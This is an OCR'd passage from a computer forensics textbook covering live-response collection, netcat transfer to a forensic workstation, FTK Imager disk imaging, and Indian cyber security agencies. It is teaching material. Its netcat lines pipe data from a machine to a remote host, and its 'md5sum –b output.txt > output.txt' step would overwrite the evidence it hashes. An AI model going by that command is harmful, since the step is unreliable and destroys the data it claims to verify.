     Realtek HD Audio Manager
     Realtek Semiconductor
     1.0.0.967
     c:\program files\realtek\audio\hda\ravcpl64.exe
     20-May-15 8:51 AM
   BCSSync
     "C:\Program Files\Microsoft Office\Office14\BCSSync.exe" /DelayServices
     Microsoft Office 2010 component
     Microsoft Corporation
```

Figure 42: Output screen of Triage_IR

This tool will run for a while and effectively collect all the necessary live information from the machine under examination.

2.5.3 Transferring data to the investigators machine

There are two main ways that we can transmit the data to the forensic workstation. The first way is to use the –swiss army knife‖ of network administrators called *netcat*. This utility simply creates TCP channels. It can be executed in a listening mode, like a telnet server; or in a connection mode, like the telnet client. We can start a netcat server on our forensic workstation with the following command:

```
nc –v –l –p <local port no>> output.txt
```

-v switch places netcat in verbosemode.

-l: switch places netcat in listeningmode

-p switch tells netcat on which TCP port to listen for data.

By using this command, any data sent to TCP port mentioned on our forensic workstation will be saved to output.txt. On the victim computer, run a command to collect live response data. The output of the command is sent over our TCP channel on specified port and saved in the forensic workstation instead of the victim‘s hard drive. The data can be sent from the victim computer with the following command:

```
<data collection script> | nc.exe forensic_workstation_ip_address port
```

After these commands are executed and produced the output, you need to press CTRL-C (^C) to break the *netcat* session, and the resulting file *output.txt* will contain all of the data from thecommand that was executed. A simple MD5 checksum of *command.txt* can be calculated so that you may prove its authenticity at a later date using the following command:

```
md5sum –b output.txt > output.txt
```

-b option tells md5sum to calculate the MD5 hash of the contents of the command.txt file in binary mode.

There are some secure variants of netcat are also available like *cryptcat* (the utility could be downloaded from *http://sourceforge.net/projects/cryptcat*). It encrypts all of the data across the TCP channel. The *cryptcat* uses all of the same command-line switches as *netcat*. The *cryptcat* offers two advantages: secrecy and authentication. Because the data is encrypted, intruders will not be able to see what you are collecting. Due to the encryption, any bit manipulation by an intruder is detectable as it will be unencrypted on the forensic workstation. If the bits are altered when traversing the network, your output will be garbled. You can choose the password used in the encryption algorithm by issuing the -k command-line flag provided to cryptcat. You must have the same encryption password on both sides of the connection for this process to work.

2.6 INTRODUCTION TO DISK IMAGE

Disk image is an exact bit-level copy of the original evidence, which preserves the data and later this image of data can be used for performing analysis. Images can be a physical or a logical copy of a hard drive, memory dump, or copies of removable media like a CD- ROM.

A bit-by-bit copy is different from a simple backup copy of a disk, which can‘t copy deleted files or e-mails or recover file fragments. On the other hand, a bit-by-bit image is a file containing a bit-stream copy of all data from a suspect disk. A bit-stream copy is a bit-by-bit copy of the original storage medium. A bit-stream copy is an exact duplicate of the originaldisk, while a backup copy is nothing but a compressed file stored in a folder. Disk imaging takes sector-by-sector copy usually for forensic purposes and as such it will contain some mechanism (internal verification) to prove that the copy is exact and has not been altered. It does not necessarily need the same geometry as the original as long as arrangements are made to simulate the geometry if it becomes necessary to boot into the acquiredimage.

Disk imaging is also be used for taking backup of the disk. Disc imaging creates a exact copy of the source disk but in backup only copies the active file. In backup, ambient data (data stored in Windows swap file, unallocated space and file slack) is not copied which is one of the important sources for the evidence.

Evidence must be handled properly and very easily destroyed. With only one strike on keyboard evidence could be accidentally destroyed or modified.

> *“Never work on the original evidence.”*

Although it is easier to do analysis directly on original evidence it is not best practice in computer forensics. Evidence would be exposed to the risk of contamination. During computer forensic process, the risk of alterations, damage and virus introduction on evidence must be eliminated or minimized. In this situation, disk imaging tool can be used to make a bit-stream duplicate or forensically sound copy of an original disk. The best way to do analysis is on copy evidence. If something went wrong, the processes can be restarted by making a second image of the disk.

2.7 DISK IMAGING

Disk images are created in order to make an exact copy of a drive or memory cards. There are many commercial tools available for disk imaging. We are discussing the most popular one, FTK Imager Lite, Windows acquisition tool from AccessData, which can be downloaded from *http://accessdata.com/product-download/digital-forensics/ftk-imager-lite-version-3.1.1*. This is a free tool used by forensic professionals world-wide for the preservation and integrity of the data recovery process. If you are imaging a large card or drive, make sure you have space on another disk to store the image. For example, if you are imaging a 32GB memory card, you will need

32GB free somewhere else to store the image.

2.7.1 Acquiring Disk Image using FTKImager

This is a step-by-step guide to acquiring a disk image from a live computer system using FTK Imager. It is designed to assist IT and security personnel with little or no forensic experience capture a disk image of a system that need some form of forensic analysis. The first step is to Open FTK imager as Administrator.





Figure 43: Launching FTK Imager

FTK Imager opens up as shown in **Error! Reference source not found.**. From File Option (Alt-) in the Menu, select Create Disk Image option (1). Select appropriate evidence from the list as source. I have chosen physical Drive as the source (2)



Please Select the Source Evidence Type

● Physical Drive

○ Logical Drive


○ Image File

○ Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)

○ Fernico Device (multiple CD/DVD)

Figure 44: Creaating disk image

Select appropriate drive (3). I the above example, we are trying to take image of a USB device for demonstration purpose. From the list it is clearly visible that the Windows machine in question has two SCSI local hard disks of total size (3TB), identified as \\.\PHYSICALDRIVE0and \\.\PHYSICALDRIVE1. And two USB devices attached.



Select Drive

Source Drive Selection


Please select from the following available drives:

```
\\.\PHYSICALDRIVE0 - ATA ST2000DM001-1ER1 SCSI Disk Device [2
\\.\PHYSICALDRIVE0 - ATA ST2000DM001-1ER1 SCSI Disk Device [2000
\\.\PHYSICALDRIVE1 - ATA ST1000DM003-1ER1 SCSI Disk Device [1000
\\.\PHYSICALDRIVE2 - JetFlash Transcend 64GB USB Device [63GB USB
\\.\PHYSICALDRIVE3 - Sony Storage Media USB Device [7GB USB]
```

Figure 45: Source selection

In the Create Image window,as shown in Figure 46 click Add. "Verify images after they are created" option isselected by default**(1)**. In the –Image Type select‖ dialogue box, select RAW (dd) format as the file format**(2)**. The rest are custom types (ENCASE, advanced forensic format) and often cases they need special software to operate them.

–Evidence Item information‖ asked you to enter information relevant to the case, such as case no, evidence no, examiner details (3) etc. In the Image Filename field, specify the name of the image WITHOUT SPECIFYING EXTENSION (default extension provided by FTK). Set the Image Fragment Size to 0 to avoid fragmenting the image and click Finish(4). Ensure that sufficient space (equal to the size of the drive being imaged) is present on the drive on which the disk image has to be saved.



Create Image

Image Source: \\.\PHYSICALDRIVE3

Starting Evidence Number: 1

Image Destination(s)

☑ Verify images after they are created

☐ Precalculate Progress Statistics

☑ Create directory listings of all files in the image after they are created

Select Image Type

Please Select the Destination Image Type

● Raw (dd)

○ SMART

○ E01

○ AFF

Evidence Item Information

Case Number: UOU_4n6_test

Evidence Number: chapter_3

Unique Description: block_2

Examiner: abhi

Notes:

Select Image Destination

Image Destination Folder: C:\Users\mlloop\Documents\UOU\4n6\USB_image

Image Filename (Excluding Extension): UOU

Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment

Compression (0=None, 1=Fastest, ..., 9=Smallest): 0

Use AD Encryption ☐

Figure 46: Steps to demonstrate the imaging of the disk

Selecting the above options will start the process of disk imaging. Once the imaging process completes, FTK Imager will read through the image file and confirm the hash value is the same as the suspect drive or volume. The image summary option shows us details about the image created. Click Close. If successfully created, the disk image is found in the location you specified.

When you acquire a physical disk, you are creating an image of the entire physical hard drive from sector 0 to the last sector on the drive. Doing this means you will also acquire all of the logical volumes on the disk. The advantages of acquiring a physical disk is that you capture everything including the all-important master boot record (MBR). The disadvantage to this approach is that it takes longer and requires more space on your evidence drive. Acquiring a logical drive means you are going to image a single logical volume (e.g. C:\). The only thing you will have on your evidence drive is the data space allocated to that particular volume. This means the space starting with the volume boot record (VBR) to the last sector allocated to the volume.




Image Source: \\.\PHYSICALDRIVE3
Destination: C:\Users\mtloop\Documents\UOU\4n6\USB_image\UOU
Status: Creating image...
Elapsed time: 0:00:03
Estimated time left:

Image Source: \\.\PHYSICALDRIVE3
Destination: C:\Users\mtloop\Documents\UOU\4n6\USB_image\UOU
Status: Image created successfully
Elapsed time: 0:10:00
Estimated time left:

```
Created By AccessData® FTK® Imager 3.1.1.8

Case Information:
Acquired using: ADI3.1.1.8
Case Number: UOU_4n6_test
Evidence Number: chapter_3
Unique description: block_2
Examiner: abhi
Notes:

--------------------------------------------------------------

Information for C:\Users\mtloop\Documents\UOU\4n6\USB_image
\UOU:

Physical Evidentiary Item (Source) Information:
[Device Info]
 Source Type: Physical
[Drive Geometry]
 Cylinders: 943
 Tracks per Cylinder: 255
 Sectors per Track: 63
 Bytes per Sector: 512
 Sector Count: 15,155,200
[Physical Drive Information]
 Drive Model: Sony Storage Media USB Device
 Drive Serial Number: 00000000005
 Drive Interface Type: USB
 Removable drive: True
 Source data size: 7400 MB
 Sector count:    15155200
[Computed Hashes]
 MD5 checksum:    fb833f87c1d1883441729a186cc8e1af
 SHA1 checksum:   0550dfe06017730c1c4db9e24026cf3ad6866d59

Image Information:
 Acquisition started:   Mon Oct 19 09:49:19 2015
 Acquisition finished:  Mon Oct 19 09:59:19 2015
 Segment list:
  C:\Users\mtloop\Documents\UOU\4n6\USB_image\UOU.001
```

Figure 47: Checking checksum value

2.7.2 Verifying the image created

From FTK image Lite File menu > Add Evidence Item. Select Image file and browse for the one we have created.




AccessData FTK Imager 3.1.1.8
File View Mode Help
Add Evidence Item...
Add All Attached Devices
Image Mounting...
Remove Evidence Item
Remove All Evidence Items
Create Disk Image...
Export Disk Image...
Export Logical Image (AD1)...
Add to Custom Content Image (AD1)
Create Custom Content Image (AD1)...
Decrypt AD1 image...
Verify Drive/Image...
Capture Memory...
Obtain Protected Files...
Detect EFS Encryption
Export Files...
Export File Hash List...
Export Directory Listing...
Exit
Size Type Date Modif...
Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
Select File
Evidence Source Selection
Please enter the source path:
Browse...
Open
This PC › Documents › UOU › 4n6 › USB_image
Search USB_image
Organize ▾ New folder
This PC
Desktop
Documents
Name Date modified Type Size
UOU.001 19-10-2015 09:59 001 File 75,77,600 ...
UOU.001 19-10-2015 09:59 Text Document 2 KB

Figure 48: Verifying checksum value



Name	Size	Type	Date Modif...
plugins	1	Directory	17-09-2015...
pluginsdk	1	Directory	24-10-2007...
$I30	4	NTFS Index ...	17-09-2015...
DelphiFilesSetup....	1,116	Regular File	14-11-2004...
external.txt	1	Regular File	30-01-2005...
mfc70.dll	952	Regular File	26-03-2005...
PEiD.exe	214	Regular File	22-10-2008...
PEIDSO.exe	18	Regular File	28-04-2006...
readme.txt	9	Regular File	25-10-2008...
userdb.txt	432	Regular File	26-04-2006...

Figure 49: Locating output of checksum

2.8 SUMMARY

Computer forensics is important. The procedures are important to follow, because doing so ensures evidence will be admitted and suspects will be more likely to face the consequences, if found guilty. Following these procedures also means using the proper forensic tools to analyze data correctly. The tools used depend on what is being analyzed. Smaller companies or an individual user might not need many resources to secure their computers but perhaps a big Organization might need many different types of applications to monitor hundreds of computers and dozens of sub-networks. This might require a digital evidence bag for more efficient Computer Forensics Procedures, Tools, and Digital Evidence Bags for collection of data. Also, certain technologies would benefit from a digital evidence bag such as magnetic card readers due to specific programs associated with the device to operate and process information.

2.8 CHECK YOUR PROGRESS

1 What is the purpose of a write block protectiondevice?

2 What types of digital media devices can potentially holddata?

3 Incomputer forensics methodology, what doyou infer ―metadata‖

4 Does turning off a machine impact forensics analyst? If you think yes, Explain? If you think, No,justify?

Unit 3: Cyber Security Initiatives in India

Unit structure

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know about cyber security initiatives inIndia.
- Understand the intent of securing cyberspace.
- Know various agencies involved in information and cybersecurity.

3.2 INTRODUCTION

Digital India' and Make in India are two initiatives launched by the Government of India recently. Digital India‘ aims to transform India into a digitally empowered society and knowledge economy‘ whereas Make in India‘ is to facilitate investment, foster innovation, enhance skill development, protect intellectual property and build best in class manufacturing infrastructure‘. Cyber Security is integrated part of the Digital India program. In this unit we will discuss some initiative in cyber security and various agencies involved for creating secure cyber ecosystem in India, which is critical for success of the Digital Indiaprogram.

3.3 CYBER SECURITY INITIATIVES

3.3.1 National Cyber Security Policy

The National Cyber Security Policy (NCSP) 2013 was released on July 2, 2013 by the Government of India to build a secure and resilient cyberspace for citizens, businesses and government. The policy document begins with the preamble in which it defines the cyberspace and highlights the importance of Information Technology in driving the economic growth of the nation. It also elaborates how IT has made India an international player in providing IT solutions. Later in the preamble the challenges faced in the cyber world are being discussed which can be natural, technical, incidental or accidental and the data which is transmitted in the cyber space is vulnerable to attacks by both nation-states and non-state actors. The policy gives an overview of how effectively information, Information Systems and networks can be protected and what is the government‘s approach and strategy to protect cyber space in the country.

The objective of this policy is to create a secure cyber space ecosystem and strengthen the regulatory framework and enhance adoption of IT in all sectors of the economy. A National and Sectoral 24 X 7 mechanisms has been envisaged to deal with cyber threats through National Critical Information Infrastructure Protection Centre (NCIIPC). The policy also aims to improve visibility of the integrity of ICT products and services, to create a workforce of 500,000 professionals skilled in cyber security in the next 5 years. The policy directs to enable protection oftransmitteddataandstoreddataandtoenableeffectiveprevention,investigation&prosecution of cyber-crime and enhancement of law enforcement capabilities through appropriate legislative intervention.

In the later sections, the strategy of the policy is discussed. The policy document aims at encouraging all organizations whether public or private to designate a person to serve as Chief Information Security Officer (CISO) who will be responsible for cyber security initiatives. Organizations are required to develop their information security policies properly dovetailed into their business plans and implement such polices as per international best practices. Provisions of fiscal schemes and incentives have been incorporated in the policy to encourage entities to install trustworthy ICT products and continuously upgrade information infrastructure with respect to cyber security.

The policy directs to create an assurance framework, encourage open standards, strengthening the regulatory framework, creating mechanisms for security threat early warning, vulnerability management & response to security threats, securing E-Governance services, protection & resilience of Critical Information Infrastructure. The policy also emphasizes on promoting research & development in cybersecurity.

3.3.2 Critical Information Infrastructure protection

Critical Infrastructure (CI) is defined as–those facilities, systems, or functions, whose incapacity or destruction would cause a debilitating impact on national security, governance, economy and social well-being of a nation‖. Critical Information Infrastructure (CII) is that ICT infrastructure upon which core functionality of Critical Infrastructure is dependent. The Section 70 of IT Act 2000 defines CII as: –the computer resource, the incapacitation or destruction of which, shall have debilitating impact on national security, economy, public health or safety‖. A few characteristics of CII are:

- HighlyComplex
- Distributed
- Interconnected
- Interdependent

The Types of threat to CII, the threat vectors andactors

We have several possible threats to CII that can be listed as Internal and External Threats.

a. InternalThreat-Itisdefinedas–Oneormoreindividualswiththeaccessand/orinside knowledge of a company, organization, or enterprise that would allow them to exploit the vulnerabilities of that entity‘s security, systems, services, products, or facilities with the intent to cause harm‖. Insider betrayals cause losses due to IT sabotage, Fraud, and Theft of Confidential or proprietary information. This may be intentional or due toignorance.

b. External Threat arise from outside of the organization by individuals, hackers, organizations, terrorists , foreign Government agents, non-state actors and pose risk like CripplingCII,Espionage,Cyber/Electronicwarfare,CyberTerrorismetc.Individuals,Disgruntled or ex-employee, Rivals (Industrial Espionage), Hackers, Script kiddies, Crackers, Hactivists, CyberMercenaries, Terrorist groups (CyberJihadi)majority act as threat actors against the CII. Malware Attacks, Email attachments, Smartphones, Removable media, Web, Social Engineering Attacks, Social network, Wireless attacks, DOS/DDOS, Botnet are major threat vectors used to exploit CII.

National Critical Information Infrastructure Protection Centre(NCIIPC)

Under Section 70A of IT act, NCIIPC, under National Technical Research Organization(NTRO), is being declared as the nodal agency for the protection of Critical Information Infrastructure of India. Gazette notification for NCIIPC under section 70A (1) is underway. NCIIPC under its mandate from section 70A(2) of IT Act is responsible for all measures including R&D for protection of Critical Information Infrastructure.

The mission of NCIIPC is To take all necessary measures to facilitate protection of Critical Information Infrastructure from unauthorized access, modification, use, disclosure, disruption, incapacitation or destruction through coherent coordination, synergy and raising information Security awareness among all stakeholders‘. So the basic objective of the Centre Goverment is to protect CII and create security awareness amongstakeholders.

The NCIIP follow a simple strategy to meet its mission that includes:

- Prevention and earlywarning
- Detection
- Mitigation
- Response
- Recovery
- Resilience

Functions of NCIIPC

Being a body notified by law, NCIIPC bears several duties. The function of NCIIPC includes:

- Identification of Critical Sub-sectors
- Study of Information Infrastructure of identified criticalsub-sectors
- Issue of Daily / Monthly cyber alerts /advisories
- MalwareAnalysis
- Tracking zombies and Malware spreadingIPs
- Cyber Forensics activities
- Research and Development for Smart and SecureEnvironment.
- Facilitate CII owners in adoption of appropriate policies, standards, best practices for protection ofCII.
- Annual CISO Conference for Critical Sectors. Awareness andtraining
- 24X7 operation andhelpdesk

3.3.3 Cyber Crisis Management Plan and Empanelment of information security auditingorganizations

Indian Computer Emergency Response Team (CERT-In) has created the Crisis Management Plan for Countering Cyber Attacks and Cyber Terrorism in the country and is working towards its implementation across Government and critical sectors in the country. Further, *CERT-In* has developed specific capabilities to engage itself in effective cyber forensic as well as analysis of malicious codes. In order to support the organizations in the critical sector and Government in enhancing their ability to resist cyber attacks and improving their security posture, *CERT-In* has created a panel of security auditing organisations that can provide wide range of security auditing services on commercialbasis.

3.3.4 National cyber security exercise

CERT-In is carrying out regular cyber security mock drills with critical information infrastructure organizations in the country to assess their preparedness with respect to cyber security. These drills have helped tremendously in improving the cyber security posture of the information infrastructure and training of manpower to handle cyber incidents, besides increasing the cyber security awareness among the critical sector organizations. The last drill was conducted in December 2012, with over 50 organizations participating in the drill. Besides this, a joint Indo-US Cyber Security Drill was conducted by CERT-In and US-CERT in September 2012. Another Security drill with Asia Pacific CERT was also conducted on September2012.

3.3.5 National Cyber Coordination Centre (NCCC)

National Cyber Coordination Centre is a proposed cyber security and e-surveillance agency in India.It is intended to screen communication metadata and co-ordinate the intelligence gathering activities of other agencies. Some of the components of NCCC include a cyber-attack prevention strategy, cyber-attack investigations and training,etc.

3.3.6 Botnet Cleaning Center

Botnet is a network of malicious software which can steal information, take control of device function and carry out cyber-attacks like Distributed Denial-of-Service (DDoS). As a part of the Digital India program, the Government is setting up a center that will detect malicious programs like botnets and help people remove such harmful software from their devices.

3.3.7 E-mail policy of Government ofIndia

Today, email is considered to be as the major source of communication between individuals and organization, both public and private. The same is true for Govt. of India (GOI) as well. With the increasing use of Emails to communicate among different Govt. Agencies, the email policy was laid down by Government of India (GOI) in October 2013. Some of the important clauses of the policy are covered below. Readers are advised to download policy from the website ofDepartment of Electronics & IT[32]. The Policy is subdivided into following major sections namely:

1. Introduction
2. Scope
3. Objective
4. Roles specified for implementation of thepolicy
5. Basic Requirements of GOI e-mailService

6. Responsibilities of userorganisations
7. Responsibilities of aUser
8. Service level agreement
9. Security of emails/ Release oflogs
10. Security incident managementprocess
11. Intellectual property
12. Enforcement
13. Deactivation
14. Exemption
15. Audit of E-mailservices
16. Review

3.4 CERT-IN AND OTHER AGENCIES

3.4.1 Indian Computer Emergency Response Team(CERT-In)

Indian Computer Emergency Response Team (CERT-In) is operational since January 2004. CERT-In has been designated under Section 70B of Information Technology (Amendment) Act 2008 as a national nodal agency for countering cyber-attacks. It act as mother CERT for India. The constituency of CERT-In is the Indian Cyber Community. CERT-In is the national nodal agency for responding to computer security incidents as and when they occur.

As per Information Technology Amendment Act 2008, CERT-In has been designated to serve as the national agency to perform the following functions in the area of cyber security.

- collection, analysis and dissemination of information on cyberincidents;
- forecast and alerts of cyber securityincidents;
- emergency measures for handling cyber securityincidents;
- coordination of cyber incidents responseactivities;
- issue guidelines, advisories, vulnerability notes and whitepapers relating to information security practices, procedures, prevention, response and reporting of cyberincidents;
- such other functions relating to cyber security as may beprescribed.

3.4.2 Ministry of Communications &IT

Department of Electronics & IT under Ministry of Communications & IT is nodal ministry for implementing various initiatives of digital India program. E-development of India as the engine for transition into a developed nation and an empowered society. Its mission is to promote e-Governance for empowering citizens, promoting the inclusive and sustainable growth of the Electronics, IT & ITES industries, enhancing India‘s role in Internet Governance, adopting a multipronged approach that includes development of human resources, promoting R&D and innovation, enhancing efficiency through digital services and ensuring a secure cyber space.

Objectives

- e-Government: Providing e-infrastructure for delivery ofe-services
- e-Industry: Promotion of electronics hardware manufacturing and IT-ITESindustry
- e-Innovation / R&D: Implementation of R&D Framework - Enabling creation of Innovation/ R&D Infrastructure in emerging areas of ICT&E/Establishment of mechanism for R&Dtranslation
- e-Learning: Providing support for development of e-Skills and Knowledgenetwork
- e-Security: Securing India's cyber space
- e-Inclusion: Promoting the use of ICT for more inclusivegrowth
- Internet Governance: Enhancing India's role in Global Platforms of InternetGovernance.

Cyber Security

Objectives and Targets- The following primary objectives had been identified in cyber security:

- Securing cyberspace
- Preventing cyberattacks
- Reducing national vulnerability to cyber-attacks.
- Minimizing damage and recovery time from cyberattacks
- Capacitybuilding

As such, the cyber security initiatives had the following focus:

- Enabling LegalFramework
- Security Policy, Compliance andAssurance
- SecurityR&D
- Security Incident – Early Warning andResponse
- National Cyber AlertSystem
